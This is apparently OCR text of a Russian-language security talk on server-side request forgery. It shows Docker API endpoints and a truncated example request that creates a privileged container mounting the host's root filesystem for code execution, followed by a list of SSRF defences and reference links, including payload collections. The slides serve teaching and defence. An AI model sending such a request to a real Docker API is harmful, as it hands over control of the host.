
```
/containers/json
/secrets
/services
```

RCE via running an arbitrary docker image

```
POST /containers/create?name=test HTTP/1.1
Host: website.com
Content-Type: application/json
...

{"Image":"alpine", "Cmd":["/usr/bin/tail", "-f", "1234", "/dev/null"], "Binds": [ "/:/mnt" ], "Privil
```

Атаки на клиента



Защита от SSRF

- Убрать функционал создания запросов по ссылкам пользователя
- Если этот функционал необходим, то разрешить запросы только на сервисы из списка
- Если необходимо уметь запрашивать любой url от пользователя, то выполнять запросы в изолированном контексте
- Ограничить поддерживаемые схемы запросов

Дополнительная информация

- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery
- https://portswigger.net/web-security/ssrf
- https://cobalt.io/blog/a-pentesters-guide-to-server-side-request-forgery-ssrf
- https://github.com/assetnote/blind-ssrf-chains

Предотвращаем и расследуем киберпреступления с 2003 года

Микрюков Николай

Специалист по анализу защищенности приложений